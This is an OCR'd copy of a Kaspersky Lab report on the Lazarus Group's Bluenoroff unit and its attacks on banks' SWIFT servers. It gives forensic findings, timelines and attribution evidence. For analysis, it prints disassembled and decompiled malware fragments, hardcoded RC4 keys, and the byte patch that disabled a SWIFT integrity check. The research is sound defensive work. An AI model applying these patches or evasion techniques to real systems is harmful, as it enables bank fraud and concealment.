
KASPERSKY lab



LAZARUS UNDER THE HOOD

GREAT

Executive Summary

The Lazarus Group's activity spans multiple years, going back as far as 2009. Its malware has been found in many serious cyberattacks, such as the massive data leak and file wiper attack on Sony Pictures Entertainment in 2014; the cyberespionage campaign in South Korea, dubbed Operation Troy, in 2013; and Operation DarkSeoul, which attacked South Korean media and financial companies in 2013.

There have been several attempts to attribute one of the biggest cyberheists, in Bangladesh in 2016, to Lazarus Group. Researchers discovered a similarity between the backdoor used in Bangladesh and code in one of the Lazarus wiper tools. This was the first attempt to link the attack back to Lazarus. However, as new facts emerged in the media, claiming that there were at least three independent attackers in Bangladesh, any certainty about who exactly attacked the banks systems, and was behind one of the biggest ever bank heists in history, vanished. The only thing that was certain was that Lazarus malware was used in Bangladesh. However, considering that we had previously found Lazarus in dozens of different countries, including multiple infections in Bangladesh, this was not very convincing evidence and many security researchers expressed skepticism abound this attribution link.

This paper is the result of forensic investigations by Kaspersky Lab at banks in two countries far apart. It reveals new modules used by Lazarus group and strongly links the tools used to attack systems supporting SWIFT to the Lazarus Group's arsenal of lateral movement tools.

Considering that Lazarus Group is still active in various cyberespionage and cybersabotage activities, we have segregated its subdivision focusing on attacks on banks and financial manipulations into a separate group which we call Bluenoroff (after one of the tools they used).

Introduction

Since the beginning of 2016, the cyberattack against the Bangladesh Central Bank, which attempted to steal almost 1 billion USD, has been in the spotlight of all major news outlets. New, scattered facts popped up as the investigation developed and new incidents were made public, such as claims by the Vietnamese Tien Phong bank about the prevention of the theft of 1 million USD in December 2015.

Security companies quickly picked up some patterns in the tools used in those attacks and linked them to Lazarus Group.

The Lazarus Group's activity spans multiple years, going back as far as 2009. However, its activity spiked from 2011. The group has deployed multiple malware families across the years, including malware associated with Operation Troy and DarkSeoul, the Hangman malware

(2014-2015) and Wild Positron/Duuzer (2015). The group is known for spearphishing attacks, which include CVE-2015-6585, a zero-day vulnerability at the time of its discovery.

The last major set of publications on the Lazarus actor was made possible due to a security industry alliance lead by Novetta. The respective research announcement was dubbed Operation Blockbuster.

The following quote from Novetta's report, about the purpose of the research, caught our eye: "*While no effort can completely halt malicious operations, Novetta believes that these efforts can help cause significant disruption and* ***raise operating costs*** *for adversaries, in addition to profiling groups that have relied on secrecy for much of their success.*"

Bluenoroff: a Child of Lazarus

Clearly, even before the Operation Blockbuster announcement, Lazarus had an enormous budget for its operations and would need a lot of money to run its campaigns. Ironically, Novetta's initiative could have further increased the already rising operating costs of Lazarus attacks, which in turn demanded better financing to continue its espionage and sabotage operations. So, one of the new objectives of Lazarus Group could be to become self-sustaining and to go after money. This is where Bluenoroff, a Lazarus unit, enters the story. Based on our analysis, we believe this unit works within the larger Lazarus Group, reusing its backdoors and leveraging the access it created, while penetrating targets that have large financial streams. Of course it implies a main focus on banks, but banks are not the only companies that are appearing on the radar of Bluenoroff: financial companies, traders and casinos also fall within Bluenoroff's area of interest.

Novetta's report doesn't provide strict attribution, linking only to the FBI's investigation of the Sony Pictures Entertainment hack and a strong similarity in the malware tools. Sometime later, the media carried additional facts about how strong the FBI's claims were, supporting this with some data allegedly from the NSA. The deputy director of the NSA, Richard Ledgett recently commented on Lazarus and its link to North Korea, however no new evidence of this link has been provided.

Since the incident in Bangladesh, Kaspersky Lab has been tracking the actor going after systems supporting SWIFT messaging, collecting information about its new attacks and operations. The recently discovered massive attack against banks in Europe in February 2017 was also a result of this tracking. Highly important malicious activity was detected by Kaspersky Lab products in multiple European financial institutions in January 2017 and this news eventually ended up being published by the Polish media. The journalists' investigations jumped slightly ahead of technical investigations and disclosed some facts before the analysis was finished. When it comes to Lazarus, the investigation and discovery of new facts is a long chain of events which consist of forensic and reverse engineering stages following one another. Hence, results cannot be made available immediately.

Previous Link to Lazarus Group

Since the Bangladesh incident there have been just a few articles explaining the connection between Lazarus Group and this particular heist. One was published by BAE systems in May 2016, however, it only included an analysis of the wiper code. This was followed by another blogpost by Anomali Labs confirming the same wiping code similarity. This similarity was found to be satisfying to many readers, but we wanted to look for a stronger connection.

Other claims that the attacker targeting the financial sector in Poland was Lazarus Group came from Symantec in 2017, which noticed string reuse in malware used at one of their Polish customers. Symantec also confirmed seeing the Lazarus wiper tool in Poland at one of their customers, however from this it's only clear that Lazarus might have attacked Polish banks.

While all these facts look fascinating, the connection between Lazarus attacks on banks and its role in attacks their back office operations was still a loose one. The only case where malware targeting the infrastructure used to connect to SWIFT was discovered is the Bangladesh Central Bank incident. However, while almost everybody in the security industry has heard about the attack, few technical details based on the investigation that took place on site at the attacked company have been revealed to the public. Considering that the post-hack stories in the media mentioned that the investigation stumbled upon **three** different attackers, it was not obvious whether Lazarus was the one responsible for the fraudulent SWIFT transactions, or if Lazarus had in fact developed its own malware to attack the banks' systems.

In addition, relying solely on a single similarity based on file wiping code makes the connection not as strong, because the secure file wiping procedure is a utility function that can be used in many non-malware related projects. Such code could be circulating within certain software developer communities in Asia. One such example is an open-source project called sderase available with sourcecode at SourceForge, submitted by a developer with an Asian looking nickname - zhaoliang86. We assumed that it's possible that there are many other projects like sderase available on Asian developer forums, and code like this could be borrowed from them.

We would like to add a few strong facts that link some attacks on banks to Lazarus, to share some of our own findings and to shed light on the recent TTPs (Tactics, Techniques and Procedures) used by the attacker, including some as yet unpublished details from the attack in Europe in 2017.

Incident #1

The incident happened in a South East Asian country in August 2016, when Kaspersky Lab products detected new malicious activity from the Trojan-Banker.Win32.Alreay malware family. This malware was linked to the arsenal of tools used by the attackers in Bangladesh. As the attacked organization was a bank, we decided to investigate this case in depth. During the months of cooperation with the bank that followed, we revealed more and more tools hidden

deep inside its infrastructure. We also discovered that the attackers had learned about our upcoming investigation and wiped all the evidence they could, including tools, configuration files and log records. In their rush to disappear they managed to forget some of the tools and components, which remained in the system.

Malware Similarity

Just like other banks that have their own dedicated server to connect to SWIFT, the bank in Incident #1 had its own. The server was running SWIFT Alliance software.

Since the notorious Bangladesh cyberattack, the SWIFT Alliance software has been updated to include some additional checks which verify software and database integrity. This was an essential and logical measure as attackers had shown attempts to tamper with SWIFT software Alliance on disk and in memory, disabling direct database manipulations, as previously reported in the analysis by BAE Systems. This was discovered by the attackers, who tracked the changes in SWIFT Alliance software. The malware tools found in Incident #1 suggested that the attackers had carefully analyzed the patches and implemented a better way to patch new changes. More details on the patcher tool are provided in the Appendix.

The malware discovered on the server connected to SWIFT strongly linked Incident #1 to the incident in Bangladesh. While certain tools were new and different in the malware code, the similarities left no doubt that the attacker in Incident #1 used the same code base. Below are some of the identical code and encryption key patterns that we found.

<table>
<tr>
<td>

```
push    ecx             ; lpSystemTime
mov     dword ptr [esp+1001Ch+SystemTime.wMinute], eax
mov     [esp+1001Ch+SystemTime.wYear], 0
mov     [esp+1001Ch+SystemTime.wMilliseconds], ax
call    ds:GetLocalTime
push    offset Mode     ; "at+"
push    offset Filename ; Filename
call    ds:fopen
mov     esi, eax
add     esp, 8
test    esi, esi
jz      short loc 4010BD
mov     eax, dword ptr [esp+10018h+SystemTime.wSecond]
mov     ecx, dword ptr [esp+10018h+SystemTime.wMinute]
lea     edx, [esp+10018h+DstBuf]
and     eax, 0FFFFh
push    edx
mov     edx, dword ptr [esp+1001Ch+SystemTime.wHour]
and     ecx, 0FFFFh
push    eax
and     edx, 0FFFFh
push    ecx
push    edx
push    offset Format   ; "[%02d:%02d:%02d] %s\r\n"
push    esi             ; File
call    ds:fprintf
push    esi             ; File
call    ds:fclose
add     esp, 1Ch
```

</td>
<td>

```
push    edx             ; lpSystemTime
mov     [ebp+SystemTime.wYear], cx
mov     dword ptr [ebp+SystemTime.wMonth], eax
mov     dword ptr [ebp+SystemTime.wDay], eax
mov     dword ptr [ebp+SystemTime.wMinute], eax
mov     [ebp+SystemTime.wMilliseconds], ax
call    ds:GetLocalTime
push    offset Mode     ; "at+"
push    offset Filename  ; char *
call     fopen
mov     esi, eax
add     esp, 8
test    esi, esi
jz      short loc 10001111
lea     eax, [ebp+var 10004]
push    eax
call    ds:GetCurrentProcessId
movzx   ecx, [ebp+SystemTime.wSecond]
movzx   edx, [ebp+SystemTime.wMinute]
push    eax
movzx   eax, [ebp+SystemTime.wHour]
push    ecx
push    edx
push    eax
push    offset Format   ; "[%02d:%02d:%02d] [%u] %s\r\n"
push    esi             ; FILE *
call     fprintf
push    esi             ; FILE *
call     fclose
add     esp, 20h
```

</td>
</tr>
<tr>
<td>Sample submitted from Bangladesh and mentioned in the BAE Systems blog.
MD5: 1d0e79feb6d7ed23eb1bf7f257ce4fee</td>
<td>Sample discovered in Incident #1 to copy SWIFT message files to separate storage.
MD5:f5e0f57684e9da7ef96dd459b554fded</td>
</tr>
</table>

The screenshot above shows the disassembly of the logging function implemented in the malware. The code is almost identical. It was improved a little by adding current process ID to the log record.

Never stopping code modification by the developer seems to be one of Lazarus Group's long-term strategies: it keeps changing the code even if it doesn't introduce much new functionality. Changing the code breaks Yara recognition and other signature-based detections. Another example of changing code, while preserving the core idea, originates from Novetta's sample set. One of the Lazarus malware modules that Novetta discovered used a binary configuration file that was encrypted with RC4 and a hardcoded key.

A fragment of the code that loads, decrypts and verifies config file magic is shown below.

```
hFile = fopen(a1, "rb");
hFile2 = hFile;
v32 = hFile;
if ( hFile )
{
  fseek(hFile, 0, 2);
  dwSize = ftell(hFile2);
  fseek(hFile2, 0, 0);
  lpData = (char *)GlobalAlloc(0x40u, dwSize);
  lpData2 = lpData;
  hMem = lpData;
  if ( lpData )
  {
    fread(lpData, 1u, dwSize, hFile2);
    rc4_decrypt((int)lpData2, dwSize, "C!@I#%VJSIEOTQWPVz034vuA", 24);
    if ( *( DWORD *)lpData2 == 0xAABBCCDD )
    {
```

Note that the first DWORD of the decrypted data has to be 0xAABBCCDD. The new variants of Lazarus malware used since Novetta's publication included a different code, with a new magic number and RC4 key, but following the same idea.

`dwSize = 0;`
`lpFileData = getfiledata(lpFileName, (int)&dwSize);`
`if ( !lpFileData )`
`  return -1;`
`if ( (unsigned int)dwSize >= 33848 )`
`{`
`  dwSize = 33848;`
`  rc4decrypt((int)&rc4key, 16, (int)lpFileData, 33848);`
`  if ( *lpFileData == 0xA0B0C0D0 )`
`  {`
`  qmemcpy((void *)a2, lpFileData, dwSize);`
	`nAttempt = 0;`
	`v17 = -1;`
	`dwSize = 0;`
	`while ( 1 )`
	`{`
	`  lpFileData = getfiledata(lpFileName, (DWORD *)&dwSize);`
	`  lpFileData2 = lpFileData;`
	`  v14 = lpFileData;`
	`  if ( lpFileData )`
	`  break;`
	`  Sleep(100u);`
	`  if ( ++nAttempt >= 5 )`
	`  return -1;`
	`}`
	`v6 = dwSize;`
	`if ( (unsigned int)dwSize >= 35260 )`
	`{`
	`  rc4decrypt(&rc4key, 16, lpFileData, dwSize);`
	`  if ( *( DWORD *)lpFileData2 == 0xA0B0C0D0 )`
	`  {`
	`  v17 = 0;`
	`  memcpy(a2, lpFileData2, 0x89BCu);`


Sample submitted from Bangladesh. Uses magic value 0xA0B0C0D0 MD5: 1d0e79feb6d7ed23eb1bf7f257ce4fee	Sample discovered in Incident #1. Uses magic value 0xA0B0C0D0 MD5: f5e0f57684e9da7ef96dd459b554fded

The code above is used to read, decrypt and check the external config file. You can see how it was modified over time. The sample from Incident #1 has certain differences which would break regular binary pattern detection with Yara. However, it's clearly the same but improved code. Instead of reading the file once, malware attempts to read it up to five times with a delay of 100ms. Then it decrypts the file with a hardcoded RC4 key, which is an identical 16 bytes in both samples (**4E 38 1F A7 7F 08 CC AA 0D 56 ED EF F9 ED 08 EF**), and verifies the magic value which must be **0xA0B0C0D0**.

According to forensic analysis, this malware was used by an actor who had remote access to the system via its own custom set of backdoors. Most of the analyzed hosts were not directly controlled via a C2 server. Instead they connected to another internal host that relayed TCP connection to the C2 using a tool that we dubbed the TCP Tunnel Tool. This tool can be used to chain internal hosts within the organization and relay connection to the real C2 server. This makes it harder for administrators to identify compromised hosts, because local connections usually seem less suspicious. One very similar tool was also described by Novetta, which it dubbed Proxy PapaAlfa. This tool is one of the most popular during an attack. Some hosts were used only as a relay, with no additional malware installed on them. That's why we believe that the Lazarus actor has many variants of this tool and changes it often to scrutinize network or file-based detection. For full the technical details of the tool discovered in Incident #1 see Appendix (MD5: e62a52073fd7bfd251efca9906580839).

One of the central hosts in the bank, which was running SWIFT Alliance software, contained a fully-fledged backdoor (MD5: 2ef2703cfc9f6858ad9527588198b1b6) which has the same strong code and protocol design as a family of backdoors dubbed Romeo by Novetta. The same, but packed, backdoor was uploaded to a multiscanner service from Poland and South Korea in November 2016 (MD5: 06cd99f0f9f152655469156059a8ea25). We believe that this was a precursor of upcoming attacks on Poland and other European countries, however this was not reported publicly in 2016. The same malware was delivered to the European banks via an exploit attack in January 2017.

There are many other visible similarities between the Lazarus malware reported by Novetta and malware discovered in Incident #1, such as an API import procedure and a complicated custom PE loader. The PE loader was used by many malware components: DLL loaders, injectors, and backdoors.

	
LimaAlfa sample from Novetta's Lazarus malware set (loader of other malicious files). MD5: b135a56b0486eb4c85e304e636996ba1	Sample discovered in Incident #1 (backdoor which contains PE loader code). MD5: bbd703f0d6b1cad4ff8f3d2ee3cc073c

Note that the modules presented differ in file type and purpose: Novetta's sample is an EXE file which is used to load other malicious PE files, while the sample discovered in Incident #1 is a DLL backdoor. Still, they are based on an identical code base.

The discussion about similarities can be continued. However, it's now very clear that the attack in Bangladesh and Incident #1 are linked through the use of the Lazarus malware arsenal.

Forensic Findings on the Server Connected to SWIFT

In the case of the South East Asian attack we have seen infections both on the server connecting to SWIFT and several systems that belong to the IT department of the company. We managed to recover most of the modules, while some others were securely wiped and became inaccessible for analysis. Nevertheless, in many cases we see references to unique filenames that were also seen on other infected systems and were most likely malicious tools. As we learned from the analysis of this incident, there are cross-victim event correlations, which suggest that attackers worked in multiple compromised banks at the same time.
Here are our key takeaways from the forensic analysis:

- The attackers had a foothold in the company for over seven months. The South East Asian bank was breached at the time when the Bangladesh heist happened.
- Most of the malware was placed into a C:\Windows directory or C:\MSO10 directory. These two paths were hardcoded into several modules.
- The malware was compiled days or sometimes hours before it was deployed, which suggests a very targeted and surgical operation.
- The attackers used an innocent looking decryptor with a custom PE loader designed to bypass detections by security products on start.
- Most of the modules are designed to run as a service or have administrative/SYSTEM rights.

- The backdoors found in this attack on the server connecting to SWIFT matched the design described by Novetta as a Romeo family of backdoors (RATs) in their paper, which directly links the South East Asian case to Lazarus.
- Not everything ran smoothly for the attacker. We found multiple events of process crashes and system restarts during the time of the alleged attacker's presence.
- Attackers operated out of office hours according to the victim's schedule and timezone to avoid detection.
- They attempted to debug some problems by enabling the sysmon driver for several hours. Later, they forgot to wipe the sysmon event log file, which contained information on running processes, their respective commandlines and file hashes.
- There was specific malware targetting SWIFT Alliance software that disabled internal integrity checks and intercepted processed transaction files. We called this 'SWIFT targeted malware' and directly attribute authorship to the Bluenoroff unit of Lazarus.
- The SWIFT malware is different from other Lazarus tools, because it lacks obfuscation, disguise and packing.
- Persistence was implemented as Windows service DLL, registered inside the group of Network Services (netsvcs).
- They used a keylogger, which was stored in an encrypted container. This was decrypted and loaded by a loader that fetched the encrypted information from a different machine (disguised as one of the files in **C:\Windows\Web\Wallpaper\Windows**).
- The attackers patched SWIFT Alliance software modules on disk permanently, but later rolled back the changes. Another operational failure was forgetting to restore the patched module in the backup folder. The patch applied to the liboradb.dll module is very similar to the one described by BAE Systems in its article about the Bangladesh attacks.
- Attackers used both passive and active backdoors. The passive backdoors listened on the TCP port which was opened in Firewall via a standard netsh.exe command. That left additional records in system event log files. The port was set in the config, or passed as a command-line argument. They prefer ports ending with 443, i.e. **6443, 8443, 443**.
- Internal SWIFT Alliance software logs contained several alerts about database failures from June to August 2016, which links to attackers' attempts to tamper with the database of transactions.
- The attackers didn't have visual control of the desktop through their backdoors which is why they relied on their own TCP tunnel tools that forwarded RDP ports to the operator. As a result we identified the anomalous activity of Terminal Services: they worked late and sometimes during weekends.
- One of the earliest Terminal Services sessions was initiated from the webserver hosting the company's public website. The webserver was in the same network segment as the server connected to SWIFT and was most likely the patient zero in this attack.

Timeline of Attacks

Due to long-term cooperation with the bank we had the chance to inspect several compromised hosts in the bank. Starting with analysis of the central host, which was the server connecting to SWIFT; we could see connections to other hosts in the network. We suspected them to be infected and this was confirmed during a closer look.

Once the contact between that bank and Kaspersky Lab was established, the attackers somehow realized that the behavior of system administrators was not normal and soon after that they started wiping all traces of their activity. Revealing traces of their presence took us a couple of months, but we managed to collect and build a rough timeline of some of their operations, which again provided us with activity time information.

We have collected all timestamps that indicate the activity of the attackers and put them in one table, which has helped us to build a timeline of events based on the remaining artefacts.




Fig. Timeline of events in related to Incident #1.

Synchronicity of Events in Different Incidents

During the analysis of event log files we found one coming from Sysinternals Sysmon. Surprisingly, the event log file contained records of malware activity from months before the forensic analysis, logging some of the intruders' active work.

When we discovered that strange sysmon log we were confused, as it seemed like the attacker enabled it, or someone who wanted to monitor the attacker did. Later on, a security researcher familiar with the Bangladesh investigation results confirmed that similar sysmon activity was also registered on 29 January 2016. This means that it happened to at least two different victims within minutes.

Another event was related to tampering with SWIFT database modules.

During the analysis of systems in Incident #1, we found a directory **C:\Users\%username%\Desktop\win32** which was created at 2016-02-05 03:22:51 (UTC). The directory contained a patched liboradb.dll file which was modified at **2016-02-04 14:07:07 (UTC)**, while the original unpatched file seems to be created on 2015-10-13 12:34:26 (UTC) and stored in liboradb.dll.bak. This suggests attacker activity around **2016-02-04 14:07:07 (UTC)**. This was the date of the widely publicized Bangladesh cyber heist.

This finding corresponds to already known incident at Bangladesh Central Bank in February 2016. According to BAE, in BCB the module “liboradb.dll” was also patched with the same “NOP NOP” technique.

```
85 C0          test eax, eax ; some important check
90             nop           ; 'do nothing' in place of 0x75
90             nop           ; 'do nothing' in place of 0x04
33 c0          xor  eax, eax ; always set result to 0 (success)
eb 17          jmp  exit     ; and then exit
        failed:
B8 01 00 00 00    mov  eax, 1   ; never reached: set result to 1 (fail)
```

Fig. Patched module in Bangladesh case (courtesy of BAE Systems).

So far, this means that the attackers' activity and the file modification occurred on the same day in two banks in two different countries on **29 January, 2016** and **4 February, 2016**.

To conclude, Bangladesh Central Bank was probably one of many banks compromised for the massive operation involving hundreds of millions of dollars. A bank in South East Asia linked to Incident #1 is live confirmation of this fact.

Anti-Forensics Techniques

Some of the techniques used by the attackers were quite new and interesting. We assume that the attackers knew about the constraints implied by the responsibility of SWIFT and the bank when it comes to investigating a cyberattack. So far, all infected assets were chosen to be distributed between SWIFT connected systems and the bank’s own systems. By splitting the malicious payload into two pieces and placing them in two different zones of responsibility, the attackers attempted to achieve zero visibility from any of the parties that would investigate or

analyze suspicious files on its side. We believe that involving a third-party like Kaspersky Lab makes a big change to the whole investigation.

Technically it was implemented through a simple separation of files, which had to be put together to form a fully functioning malicious process. We have seen this approach at least twice in current forensic analysis and we strongly believe that it is not a coincidence.

Malware Component 1	Malware Component 2	Description
Trojan Dropper, igfxpers.exe was found on **HostC**	Dropped Backdoor, was found on **HostD**	The backdoor was dropped on the disk by the Dropper, if the operator started it with valid secret password, provided via commandline.
DLL Injector, esserv.exe was found on **HostD**	Keylogger, loaded by DLL Injector was found on **HostA**	The Keylogger was stored in encrypted container and could only be loaded with the DLL Injector from another host.

It's common for forensic procedures to be applied to a system as a whole. With standard forensic procedures, which include the analysis of a memory dump and disk image of a compromised system, it is uncommon to look at a given computer as a half-compromised system, meaning that the other ingredient which makes it compromised lives elsewhere. However, in reality the system remains breached. It implies that a forensic analyst focusing on the analysis of an isolated single system may not see the full picture. That is why we believe that this technique was used as an attempt to prevent successful forensic analysis. With this in mind, we'd like to encourage all forensics analysts to literally look outside of the box when conducting breach analysis, especially when you have to deal with Lazarus.

Password Protected Malware

Another interesting technique is in the use of password-protected malware. While this technique isn't exactly new, it is usually a signature of advanced attackers. One such malware that comes to mind is the mysterious Gauss malware, which requires a secret ingredient to decrypt its protected payload. We published our research about Gauss malware in 2012 and since then many attempts have been made to crack the Gauss encryption passphrase, without any success.

The idea is quite a simple yet very effective anti-forensics measure: the malware dropper (installer) uses a secret passphrase passed via command line argument. The argument is hashed with MD5 and is used as the key to decrypt the payload. In the context of the Incident #1 attack, the payload was, in turn, a loader of the next stage payload, which was encrypted and embedded into the loader. The loader didn't have the key to decrypt its own embedded payload, but it looked for the decryption key in the registry value. That registry value should have to be set by the installer, otherwise the malware doesn't work. So, clearly, unless you have

the secret passphrase, you cannot reconstruct the full chain of events. In the case of Incident #1 we managed to get the passphrase and it was a carefully selected string consisting of 24 random alpha-numeric upper and lowercase characters.

About The Infection Vector

Due to the age of the breach inside the bank, little has been preserved and it's not very clear how the attackers initially breached the bank. However, what becomes apparent is that they used a web server located in the bank to connect via Terminal Services to the one linking to SWIFT connected systems. In some cases they would switch from the web server to another internal infected host that would work as a relay. However, all the hosts that we analyzed had no interaction with the external world except for the web server mentioned, which hosted the company's website and was exposed to the world.

